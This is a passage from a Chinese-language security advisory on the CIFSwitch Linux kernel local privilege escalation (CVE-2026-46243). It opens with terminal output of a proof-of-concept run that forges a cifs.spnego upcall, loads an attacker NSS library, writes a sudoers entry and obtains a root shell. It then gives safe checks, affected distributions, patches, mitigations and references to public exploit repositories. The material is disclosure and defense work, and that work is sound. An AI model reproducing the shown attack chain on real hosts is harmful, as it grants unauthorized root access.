$ unshare -Ur -n ./trigger /tmp/cifs-upcall-sudoers-poc-1000_107710/fakelib /tmp/cifs-upcall-sudoers-poc-1000_107710/nsswitch.conf /usr/lib/x86_64-linux-gnu
using nsswitch bind target: /etc/nsswitch.conf
sent forged cifs.spnego upcall (request_key rc=-1 errno=126)
attacker NSS loaded by cifs.upcall
wrote sudoers entry: /etc/sudoers.d/cifs-upcall-poc-1000_107710

***SPAWNING ROOT SHELL***
root shell will be launched by this original process in the host namespace.
cleanup after testing:
  sudo rm -f /etc/sudoers.d/cifs-upcall-poc-1000_107710 /tmp/cifs_upcall_sudoers_evidence_1000_107710.txt /var/tmp/cifs_upcall_rootsh_1000_107710
  rm -rf /tmp/cifs-upcall-sudoers-poc-1000_107710
$ sudo -n /bin/bash -p
root@iZ2zeb5svoukti8hm6mfntZ: /home/wuming# whoami
root
root@iZ2zeb5svoukti8hm6mfntZ: /home/wuming#
```

图 8-2CIFSswitch 复现结果截图

复现截图显示，实验过程能够从普通用户路径进入 root 结果，说明目标环境中 cifs.spnodedescription 校验链路缺失或未完整生效。该结果符合 CIFSswitch 的利用模型：攻击者不是直接攻击 SMB 服务，而是滥用本地 keyring/helper 信任关系。

8.4.2 漏洞验证

8.4.2.1 漏洞无害化验证

无害化验证只检查 SELinux/AppArmor、cifs-utils、cifs.upcall 版本和用户命名空间限制，不构造伪造 description，不启动攻击链[62][61]。

```
#1.检查 SELinux/AppArmor 状态
#SELinux 状态（RHEL/CentOS/Fedora/Rocky/Alma）
getenforce
#Enforcing→默认阻断；Permissive/Disabled→可能受影响

#AppArmor 状态（Ubuntu/Debian/SUSE）
sudoaa-status

#或检查用户命名空间限制
sysctlkernel.apparmor_restrict_unprivileged_userns
#返回 1→默认阻断；返回 0→可能受影响

#2.检查 cifs-utils 是否安装及版本
#RHEL/CentOS/Fedora/Rocky/Alma
rpm-qa|grepcifs-utils

#Ubuntu/Debian/Pop!_OS
dpkg-query|grepcifs-utils

#查看版本号
cifs.upcall--version
```

8.4.2.2 漏洞无害化验证结果分析

若 SELinux 处于 Enforcing，通常会默认阻断该类路径；若为 Permissive/Disabled，则可能受影响。Ubuntu/Debian/SUSE 等系统应重点检查 AppArmor 状态和 kernel.apparmor_restrict_unprivileged_userns：返回 1 通常表示默认阻断，返回 0 则可能受影响。

对于 cifs-utils，不能仅以一个固定版本号作出结论；应重点确认本机 cifs.upcall 是否具备 upcall_target=app 相关命名空间切换行为、是否保留默认 cifs.spnego request-key 规则、cifs.upcall 是否仍由 root 权限运行，以及内核是否已加入 vet_description 来源校验。cifs-utils 未安装，或 request-key 规则被改为拒绝 cifs.spnego 请求时，触发面会显著降低[56][57][7][60]。

8.5 漏洞影响范围

8.5.1 漏洞受影响前置条件

(1) 系统安装 cifs-utils，并保留默认 cifs.spnego request-key 规则。

(2) Linux 内核 CIFS 模块可加载或内置，且缺少 cifs.spnego description 来源校验修复。

(3) cifs.upcall 按 request-key 规则以 root 权限运行，并信任 description 中的 pid、uid、creuid、upcall_target 等字段。

(4) 启用非特权用户命名空间与挂载命名空间，且未被 AppArmor/SELinux 默认策略阻断；部分发行版默认阻断该利用路径。

8.5.2 漏洞影响范围

8.5.2.1 Linux 内核与组件范围

目前受影响的 Linux Kernel/组件条件
[56][63][57][7][60][64]:

Linux Kernel commit <
3da1fdf4efbc490041eb4f836bf596201203f8f2

cifs-utils: 存在受影响的 cifs.upcall/upcall_target 命名空间切换行为；具体版本以发行版公告和实际打包配置为准

8.5.2.2 各发行版已知受影响版本

目前确定受影响的发行版版本[56][65][57][66][60][64]:

LinuxMint21.3Cinnamon

LinuxMint22.3Cinnamon

CentOSStream9GNOME

RockyLinux9Workstation

KaliLinux2021.4headless

KaliLinux2022.4headless

KaliLinux2023.4headless

KaliLinux2024.4headless

KaliLinux2025.4headless

KaliLinux2026.1headless

AlmaLinux9.7Workstation

AlmaLinux9.7Azurecloudimage

SUSELinuxEnterpriseServer15SP7

SUSELinuxEnterpriseServerforSAPApplications15SP7

SUSELinuxEnterpriseServerforSAPApplications16

CloudLinux7h (安装 cifs-utils)

CloudLinux8 (安装 cifs-utils)

CloudLinux8LTS (安装 cifs-utils)

CloudLinux9 (安装 cifs-utils)

CloudLinux9LTS (安装 cifs-utils)

CloudLinux10 (安装 cifs-utils)

CloudLinuxforUbuntu22.04LTS（安装 cifs-utils）

8.5.3 漏洞危害

CIFSwitch 的主要危害包括本地 root 权限执行、加载攻击者控制的 NSS 共享库、跨命名空间信任边界突破，以及破坏 request-key/helper 调用链的来源证明。其风险重点不是网络远程入口，而是本地低权限用户能否把伪造的 cifs.spnego description 带入 roothelper 信任链。

8.6 漏洞解决方案

8.6.1 官方解决方案

根本修复方式是升级到包含 3da1fdf4efbc 或 CVE-2026-46243 等效修复的内核版本，并同步更新 cifs-utils。该修复在内核侧拒绝用户态伪造的 cifs.spnego description，只允许 CIFS 私有 spnego_cred 发起的请求进入后续 helper 流程。生产环境应优先安装发行版官方内核安全更新，并在更新后重启进入新内核。

常用发行版的官方公告或下载入口如下，实际下载和安装应以本机发行版、架构和软件源为准。

NVD 详情：<https://nvd.nist.gov/vuln/detail/CVE-2026-46243>

oss-security 披露：<https://seclists.org/oss-sec/2026/q2/717>

oss-security CVE 分配更新：<https://seclists.org/oss-sec/2026/q2/767>

AlmaLinuxCIFSwitch 公告：
<https://almalinux.org/blog/2026-05-28-cifswitch/>

CloudLinuxCIFSvSwitch 公告：

<https://blog.cloudlinux.com/cifsvswitch-mitigation-and-kernel-update>

上游修复提交：

<https://github.com/torvalds/linux/commit/3da1fdf4efbc490041eb4f836bf596201203f8f2>

升级命令如下：

```
#Debian/Ubuntu
sudo apt update
sudo apt full-upgrade
sudo reboot

#RHEL/RockyLinux/AlmaLinux
sudo dnf --refresh update 'kernel*' cifs-utils
sudo reboot

#SUSE/openSUSE
sudo zypper refresh
sudo zypper patch
sudo reboot

#重启后确认当前运行内核
uname -r
```

对于使用 CIFS/Kerberos 挂载的业务服务器，应优先升级内核和 cifs-utils，而不是长期依赖禁用 helper 或卸载模块。

8.6.2 临时解决方案

短期无法升级内核时，可根据业务情况采取以下缓解措施。该类措施可能影响 SMB/CIFS 挂载、KerberosCIFS 认证和部分 AD 集成场景，应先确认业务依赖[62][61]。

```
#1.如业务不需要，卸载 cifs-utils 软件包
sudo apt remove cifs-utils
#或
```

```
sudo yum remove cifs-utils
```

#2. 如不需要 Kerberos 认证的 CIFS 挂载，覆盖默认 `cifs.spnego request-key` 规则

```
echo 'create cifs.spnego**/usr/sbin/keyctl negate %k30%S' | sudo tee /etc/request-key.d/cifs.spnego.conf
```

#3. 禁止非特权用户创建用户命名空间（按发行版选择）

```
sudo sysctl -w kernel.unprivileged_userns_clone=0
sudo sysctl -w user.max_user_namespaces=0
```

#4. 如不需要 CIFS 功能，禁止加载 CIFS 内核模块

```
echo 'install cifs/bin/false' | sudo tee /etc/modprobe.d/disable-cifs.conf
```

以上措施中，卸载 `cifs-utils` 或覆盖 `cifs.spnego request-key` 规则会直接影响 Kerberos 认证的 CIFS 挂载；禁用用户命名空间可能影响容器或沙箱运行时；禁用 CIFS 内核模块会影响所有 CIFS 客户端能力。最终仍应应用 Linux 内核补丁（添加 `vet_description` 验证），并更新至包含修复的发行版内核版本。

8.7 总结

CIFSSwitch 的本质是内核生成对象与用户伪造对象没有被区分。对于 `request-key` 和特权 helper 这类跨边界机制，来源校验必须发生在 helper 启动之前，否则格式正确的用户输入也可能变成 root 信任链的一部分。

9. 总结

本文对 CopyFail、DirtyFrag、Fragnesia、ptrace/ssh-keysign-pwn、PinTheft 与 CIFSwith 六个近期 Linux Kernel 本地提权或高危信息泄露漏洞进行了汇总。六个案例虽然分属不同子系统，但可以归纳为两类：一类是共享页、页缓存页或页引用计数被带入可写路径；另一类是访问控制对对象来源和生命周期的判断失真。

CopyFail、DirtyFrag 和 Fragnesia 展示了页缓存覆盖从 AF_ALGcrypto 到 xfrm/RxRPC 网络协议栈，再到补丁标记传播失败的连续演化。PinTheft 进一步说明，即使没有直接的原地 crypto 写，只要引用计数和 stalepagepointer 组合得当，也可以把错误路径转化为页缓存覆盖。ptrace/ssh-keysign-pwn 则提醒内核开发者，进程退出时对象生命周期并不一致：mm 消失不代表 fd 表已关闭。CIFSwith 则表明跨越 kernelkeyring、request-key、roothelper 与 NSS 的边界对象必须有来源证明。

从防御角度看，补丁应优先修复根因而不是单一路径黑名单。对于页缓存类漏洞，必须审计所有零拷贝输入、sharedfrag 标记、COW 条件、scatterlist/skb 所有权转换和页引用计数错误路径。对于 trustboundary 类漏洞，必须审计 request_key、helper、namespace、NSS、setuidhelper 和 pidfd 等接口之间的生命周期和来源约束，相关公开分析资料也从不同角度印证了这类本地提权漏洞的共性风险[67]。

参考文献

- [1]NationalVulnerabilityDatabase. CVE-2026-31431Detail[EB/OL]. <https://nvd.nist.gov/vuln/detail/CVE-2026-31431>.
- [2]NationalVulnerabilityDatabase. CVE-2026-43284Detail[EB/OL]. <https://nvd.nist.gov/vuln/detail/CVE-2026-43284>.
- [3]NationalVulnerabilityDatabase. CVE-2026-43500Detail[EB/OL]. <https://nvd.nist.gov/vuln/detail/CVE-2026-43500>.
- [4]NationalVulnerabilityDatabase. CVE-2026-46300Detail[EB/OL]. <https://nvd.nist.gov/vuln/detail/CVE-2026-46300>.
- [5]NationalVulnerabilityDatabase. CVE-2026-46333Detail[EB/OL]. <https://nvd.nist.gov/vuln/detail/CVE-2026-46333>.
- [6]NationalVulnerabilityDatabase. CVE-2026-43494Detail[EB/OL]. <https://nvd.nist.gov/vuln/detail/CVE-2026-43494>.
- [7]NationalVulnerabilityDatabase. CVE-2026-46243Detail[EB/OL]. <https://nvd.nist.gov/vuln/detail/CVE-2026-46243>.
- [8]LinuxKernelCommunity. crypto:algif_aead-Reverttooperatingout-of-place[EB/OL]. <https://github.com/torvalds/linux/commit/a664bf3d603dc3bdcf9ae47cc21e0daec706d7a5>.
- [9]JunoIm,XintCode. CopyFail:732BytestoRootonEveryMajorLinuxDistribution[EB/OL]. <https://xint.io/blog/copy-fail-linux-distributions>.
- [10]Theori. copy-fail-CVE-2026-31431[EB/OL]. <https://github.com/theori-io/copy-fail-CVE-2026-31431>.
- [11]奇安信 CERT. 【已复现】LinuxKernel"CopyFail"本地权限提升漏洞(CVE-2026-31431)安全风险通告[EB/OL]. <https://mp.weixin.qq.com/s/5nohB52WQtD31V7xInIKg>.

- [12]深信服千里目安全技术中心. **【漏洞通告】LinuxKernelCopyFail 本地权限提升漏洞** (CVE-2026-31431) [EB/OL]. <https://mp.weixin.qq.com/s/WJ6j3ymtepm4K4XV8Z9nwQ>.
- [13]Theori. copy_fail_exp.py [EB/OL]. https://github.com/theori-io/copy-fail-CVE-2026-31431/blob/main/copy_fail_exp.py.
- [14]tgies. copy-fail-cexploit.c [EB/OL]. <https://github.com/tgies/copy-fail-c/blob/main/exploit.c>.
- [15]DebianSecurityTracker. CVE-2026-31431 [EB/OL]. <https://security-tracker.debian.org/tracker/CVE-2026-31431>.
- [16]UbuntuSecurityTeam. FixesavailableforCVE-2026-31431 (CopyFail)Linuxkernelvulnerability [EB/OL]. <https://ubuntu.com/blog/copy-fail-vulnerability-fixes-available>.
- [17]腾讯云. LinuxKernel “CopyFail” 本地权限提升漏洞风险通告 (CVE-2026-31431) [EB/OL]. <https://cloud.tencent.com/announce/detail/2277>.
- [18]微步在线研究响应中心. Copyfail 提权漏洞 (CVE-2026-31431) 临时缓解措施 [EB/OL]. <https://mp.weixin.qq.com/s/cFYqAUqjsbVwoNm2B4XCnw>.
- [19]V4bel. DirtyFragwrite-up [EB/OL]. <https://github.com/V4bel/dirtyfrag>.
- [20]Sysdig. DirtyFragCVE-2026-43284andCVE-2026-43500 [EB/OL]. <https://www.sysdig.com/blog/dirty-frag-cve-2026-43284-and-cve-2026-43500-detecting-unpatched-local-privilege-escalation-via-linux-kernel-esp-and-rxrpc>.
- [21]奇安信 CERT. **【已复现】LinuxKernelDirtyFrag 本地权限提升漏洞** (QVD-2026-24699) 安全风险通告 [EB/OL]. <https://mp.weixin.qq.com/s/w2QmIPA-WtBPgPEWijNbma>.

- [22]V4bel. dirtyfragexp. c[EB/OL]. <https://github.com/V4bel/dirtyfrag/blob/master/exp.c>.
- [23]腾讯云. LinuxKernel “DirtyFrag” 本地权限提升漏洞风险通告 (CVE-2026-43284, CVE-2026-43500)
[EB/OL]. <https://cloud.tencent.com/announce/detail/2279>.
- [24]DebianSecurityTracker. CVE-2026-43284[EB/OL]. <https://security-tracker.debian.org/tracker/CVE-2026-43284>.
- [25]DebianSecurityTracker. CVE-2026-43500[EB/OL]. <https://security-tracker.debian.org/tracker/CVE-2026-43500>.
- [26]UbuntuSecurityTeam. CVE-2026-43284[EB/OL]. <https://ubuntu.com/security/CVE-2026-43284>.
- [27]AlmaLinux. DirtyFrag (CVE-2026-43284, CVE-2026-43500) Patches Released[EB/OL]. <https://almalinux.org/blog/2026-05-07-dirty-frag/>.
- [28]RedHat. RHSB-2026-003NetworkingsubsystemPrivilegeEscalation[EB/OL]. <https://access.redhat.com/security/vulnerabilities/RHSB-2026-003>.
- [29]V12Security. FragnesiaREADME[EB/OL]. <https://github.com/v12-security/pocs/blob/main/fragnesia/README.md>.
- [30]Linuxnetdev. [PATCHnet]net:skbuff:preservesshared-fragmarkerduringcoalescing[EB/OL]. <https://lists.openwall.net/netdev/2026/05/13/79>.
- [31]奇安信 CERT. 【已复现】LinuxKernelFragnesia 本地权限提升漏洞 (CVE-2026-46300) 安全风险通告
[EB/OL]. <https://mp.weixin.qq.com/s/cs8GKRak6IGzxEpmMs-Y5Q>.

- [32]深信服千里目安全技术中心. **【漏洞通告】LinuxKernelFragnesia 权限提升漏洞** (CVE-2026-46300) [EB/OL]. <https://mp.weixin.qq.com/s/r2FHhy43tRYoZlBt90Ygcw>.
- [33]UbuntuSecurityTeam. FragnesiaLinuxkernellocalprivilegeescalationvulnerabilitymitigations [EB/OL]. <https://ubuntu.com/blog/fragnesia-linux-vulnerability-fixes-available>.
- [34]AlmaLinux. Fragnesia (CVE-2026-46300) Patches Released [EB/OL]. <https://almalinux.org/blog/2026-05-13-fragnesia-cve-2026-46300/>.
- [35]CloudLinux. Fragnesia (CVE-2026-46300) — Mitigation and Kernel Update [EB/OL]. <https://blog.cloudlinux.com/fragnesia-mitigation-and-kernel-update>.
- [36]安天. “分片失忆” —— DirtyFrag 补丁如何催生了 Fragnesia 漏洞 [EB/OL]. <https://www.antiy.net/p/fragment-amnesia-how-the-dirty-frag-patch-gave-rise-to-the-fragnesia-vulnerability/>.
- [37]0xdeadbeefnetwork. ssh-keysign-pwn [EB/OL]. <https://github.com/0xdeadbeefnetwork/ssh-keysign-pwn>.
- [38]QualysThreatResearchUnit. CVE-2026-46333: Local Root Privilege Escalation and Credential Disclosure in the Linux Kernel ptrace Path [EB/OL]. <https://blog.qualys.com/vulnerabilities-threat-research/2026/05/20/cve-2026-46333-local-root-privilege-escalation-and-credential-disclosure-in-the-linux-kernel-pttrace-path>.
- [39]奇安信 CERT. **【已复现】LinuxKernelptrace 本地权限提升漏洞 (QVD-2026-26977)** 安全风险通告 [EB/OL]. https://mp.weixin.qq.com/s/SIs8VZVo_vnjeVuBB7NGsA.
- [40]深信服千里目安全技术中心. **【漏洞通告】LinuxKernelptrace 权限提升漏洞** [EB/OL]. https://mp.weixin.qq.com/s/x97x810gB4_vgAjnpQkKkg.

- [41]LinuxKernelCommunity. ptrace:slightlysanerget_dumpablelogic[EB/OL]. <https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=31e62c2ebbfdc3fe3dbdf5e02c92a9dc67087a3a>.
- [42]腾讯云. LinuxKernel 越权任意文件读取漏洞风险通告 (CVE-2026-46333) [EB/OL]. <https://cloud.tencent.com/announce/detail/2291>.
- [43]DebianSecurityTracker. CVE-2026-46333[EB/OL]. <https://security-tracker.debian.org/tracker/CVE-2026-46333>.
- [44]CloudLinux. LinuxKernelptraceExit-raceVulnerability/ssh-keysign-pwn (CVE-2026-46333) — MitigationandKernelUpdate[EB/OL]. <https://blog.cloudlinux.com/ptrace-exit-race-cve-2026-46333-mitigation-and-kernel-update>.
- [45]AlmaLinux. ssh-keysign-pwn (CVE-2026-46333) PatchesReleased[EB/OL]. <https://almalinux.org/blog/2026-05-15-ssh-keysign-pwn-cve-2026-46333/>.
- [46]UbuntuSecurityTeam. CVE-2026-46333[EB/OL]. <https://ubuntu.com/security/CVE-2026-46333>.
- [47]RedHat. RHSB-2026-004ProcessExitRaceCondition[EB/OL]. <https://access.redhat.com/security/vulnerabilities/RHSB-2026-004>.
- [48]UbuntuSecurityTeam. CVE-2026-46333(ssh-keysign-pwn)Linuxkernelvulnerabilitymitigations[EB/OL]. <https://ubuntu.com/blog/ssh-keysign-pwn-linux-vulnerability-fixes-available>.
- [49]奇安信 CERT. 【已复现】LinuxKernelPinTheft 本地权限提升漏洞 (QVD-2026-27616) 安全风险通告 [EB/OL]. <https://mp.weixin.qq.com/s/15jTRMNNSNdndbJc9gpsKA>.

- [50]深信服千里目安全技术中心. **【漏洞通告】LinuxKernelPinTheft 权限提升漏洞**
[EB/OL]. <https://mp.weixin.qq.com/s/yN0FKhITnBCTwZj0dbRsyA>.
- [51]Linuxnetdev.net/rds:resetop_nentswhenzerocopypagepinfails[EB/OL]. <https://lore.kernel.org/netdev/20260505234336.2132721-1-achender@kernel.org/>.
- [52]Penlilent.PinTheftCVE-2026-43494,RDStoRootThroughPageCache[EB/OL]. <https://www.penlilent.ai/hackinglabs/pintheft-cve-2026-43494/>.
- [53]tanzz1337.CVE-2026-43494-PinTheft-PoC[EB/OL]. <https://github.com/tanzz1337/CVE-2026-43494-PinTheft-PoC>.
- [54]Canonical.PinTheftLinuxkernelvulnerabilitymitigation[EB/OL]. <https://canonical.com/blog/pintheft-linux-kernel-vulnerability-mitigation>.
- [55]CloudLinux.PinTheft(CVE-2026-43494)kernelLPE:CloudLinuxplatformsarenotaffected[EB/OL]. <https://blog.cloudlinux.com/pintheft-cloudlinux-platforms-not-affected>.
- [56]Openwallloss-security.CIFSwitch:Linuxkernel/cifs-utilslocalrootviaforgedcifs.spnegoupcall[EB/OL]. <https://www.openwall.com/lists/oss-security/2026/05/28/2>.
- [57]AsimManizada.CIFSwitch:anon-universalLinuxlocalrootvulnerability[EB/OL]. <https://heyitsas.im/posts/cifswitch/>.
- [58]奇安信 CERT. **【已复现】LinuxKernelCIFSwitch 本地权限提升漏洞(QVD-2026-29453)安全风险通告**
[EB/OL]. https://mp.weixin.qq.com/s/Wmugj4xRuPcFVGI_UEB3kw.
- [59]深信服千里目安全技术中心. **【漏洞通告】LinuxKernelCIFSwitch 权限提升漏洞**
[EB/OL]. <https://mp.weixin.qq.com/s/LgC2evXmKim80oD3ug2Jww>.

- [60]CloudLinux. CIFSswitch(cifs. spnegoLPE)MitigationandKernelUpdate[EB/OL]. <https://blog.cloudlinux.com/cifswitch-mitigation-and-kernel-update>.
- [61]manizada. CIFSswitch[EB/OL]. <https://github.com/manizada/CIFSswitch>.
- [62]腾讯云. LinuxKernel “CIFSswitch” 本地权限提升漏洞风险通告[EB/OL]. <https://cloud.tencent.com/announce/detail/2306>.
- [63]LinuxKernelCommunity. smb:client:rejectuserspacecifs. spnegodescriptions[EB/OL]. <https://github.com/torvalds/linux/commit/3da1fdf4efbc490041eb4f836bf596201203f8f2>.
- [64]Openwallloss-security. CIFSswitchCVE-2026-46243assignmentupdate[EB/OL]. <https://seclists.org/oss-sec/2026/q2/767>.
- [65]AlmaLinux. CIFSswitch:HelpUsTestthePatchedKernels[EB/OL]. <https://almalinux.org/blog/2026-05-28-cifswitch/>.
- [66]Openwallloss-security. Linuxkernel/cifs-utilslocalrootviaforgedcifs. spnegoupcall[EB/OL]. <https://www.openwall.com/lists/oss-security/2026/06/01/6>.
- [67]LinuxKernelArchives. TheLinuxKernelArchives[EB/OL]. <https://www.kernel.org/>.